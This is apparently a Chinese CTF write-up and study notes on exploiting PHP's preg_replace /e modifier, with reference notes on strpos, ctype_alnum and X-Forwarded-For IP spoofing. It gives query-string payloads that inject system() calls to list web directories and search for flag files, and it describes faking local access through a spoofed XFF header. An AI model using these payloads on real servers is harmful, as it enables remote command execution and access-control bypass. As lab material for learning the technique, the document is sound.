
preg_replace，搜索subject中 pattern的字符串，同时替换为replacement

```
/e 修正符使 preg_replace() 将 replacement 参数当作 PHP 代码（在适当的逆向引用替换完之后）。
提示：要确保 replacement 构成一个合法的 PHP 代码字符串，否则 PHP 会在报告在包含 preg_replace() 的行中出现语法解析错误。
```


也就是说pattern参数的结尾包含了/e修正符的话,如果replacement构成合法的代码的话便会执行



我们使用插件，成功的模拟了本地访问
我们来一波Rce
要注意字符串两个相匹配





```
?pat=/heihei/e&rep=system('ls /var/www/html')&sub=heihei
```



我们使用一下find命令

```
?pat=/heihei/e&rep=system('find -name *flag*')&sub=heihei
```



preg_replace

PHP preg_replace() 函数

PHP 正则表达式(PCRE)

preg_replace 函数执行一个正则表达式的搜索和替换。

语法

```
mixed preg_replace ( mixed $pattern , mixed $replacement , mixed $subject [, int $limit = -1 [, int &$count ]] )
```

搜索 subject 中匹配 pattern 的部分， 以 replacement 进行替换。

参数说明：

- $pattern: 要搜索的模式，可以是字符串或一个字符串数组。
- $replacement: 用于替换的字符串或字符串数组。
- $subject: 要搜索替换的目标字符串或字符串数组。
- $limit: 可选，对于每个模式用于每个 subject 字符串的最大可替换次数。 默认是-1（无限制）。
- $count: 可选，为替换执行的次数。

返回值

如果 subject 是一个数组， preg_replace() 返回一个数组， 其他情况下返回一个字符串。

如果匹配被查找到，替换后的 subject 被返回，其他情况下 返回没有改变的 subject。如果发生错误，返回 NULL。

ctype_alnum

```php
//判断是否是字母和数字或字母数字的字符串组合
if(!ctype_alnum($str)){
    echo '只能是字母或数字的组合';exit;
}
```

strpos

查询某个字符串在某个字符串中第一次出现的位置

```
<!DOCTYPE html>
<html>
<body>

<?php
echo strpos("You love php, I love php too!","php");
?>

</body>
</html>
```

```
9
```


X-Forwarded-For

IP伪造

TCP/IP层面的IP伪造很难实现，因为更改后很难实现正常的TCP通信，但在HTTP层面的伪造就显得很容易。可以通过伪造XFF头进行IP伪造

XFF字段

X-Forwarded-For(XFF)是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。通俗来说，就是浏览器访问网站的IP。一般格式：

X-Forwarded-For: client1, proxy1, proxy2, proxy3
左边第一个是浏览器IP，依次往右为第一个代理服务器IP,第二个，第三个（使用逗号+空格进行分割）

伪造方式

可以通过专门的抓包改包工具或者浏览器插件或者使用脚本语言构造headers参数
使用X-Fordward-For 火狐插件即可